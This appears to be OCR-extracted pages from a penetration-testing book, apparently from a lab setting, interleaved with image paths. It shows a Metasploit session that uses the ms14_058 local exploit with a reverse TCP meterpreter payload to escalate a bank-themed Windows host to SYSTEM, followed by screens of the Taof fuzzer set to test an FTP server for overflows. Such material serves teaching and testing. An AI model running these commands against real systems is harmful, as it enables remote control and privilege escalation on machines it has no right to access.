
```
loc_BF9392EB:
push    0
push    [ebp+arg_8]
push    1EDh
push    ebx
call    sub_BF8B959D
```



```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  FEDBANK-FRONT\FrontDesk @ FEDBAN  192.168.108.211:1066 -> 192.168.1
                                     K-FRONT                           08.198:49510 (192.168.108.198)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: FEDBANK-FRONT\FrontDesk
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/ms14_058_track_popup_menu
```




```
msf6 exploit(multi/handler) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set LHOST 192.168.108.211
LHOST => 192.168.108.211
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set LPORT 1066
LPORT => 1066
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
```



```
[*] Started reverse TCP handler on 192.168.108.211:1066
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching netsh to host the DLL...
[+] Process 3096 launched.
[*] Reflectively injecting the DLL into 3096...
[*] Sending stage (175174 bytes) to 192.168.108.189
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (192.168.108.211:1066 -> 192.168.108.189:49463) at 2021-11-17 16:32:39 -0
500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Chapter 14: Fuzzing Techniques




FTP Server is started.
Click here to stop it.

Logging to Ftpd.log.
Click to stop.

Not debugging.
Click to start.

Start Time	Peer	Bytes	Status
Mar 14, 2022 15:10:51	local	0	Listening for FTP requests on IP address: 192.168.108.189, Port 21

For Help, press F1



Local settings

Local server 0.0.0.0


Local port 1066

Remote settings

Remote server 192.168.108.189

Remote port 21

● tcp ○ udp



Request List

Request ID	Time
18	15:23:11
19	15:23:12
20	15:23:12
21	15:24:59
22	15:25:02
23	15:25:14
24	15:25:24


Request Contents

```
'USER pickles\r\n'
```

Fuzzing Options

Send request "as is" □

Ready



Taof - Fuzz Request

Request

```
55 53 45 52 20 61 6e 6f 6e 79 6d 6f 75 73 0d 0a
```

```
USER anonymous
```

From: 0

To: 14

□ Set variable length field

From:

To:

Value: 0 + Signature length

● ascii ○ little endian ○ big endian

☑ Stack/Heap overflows


☑ String overflows

☑ Integer overflows

□ Dictionary attack

Fuzzing Points

From	To	Value (length)	From (length)	To (length)




Target

Remote server 192.168.108.189 Port 21


● tcp ○ udp

Attach debugger to fuzzed service

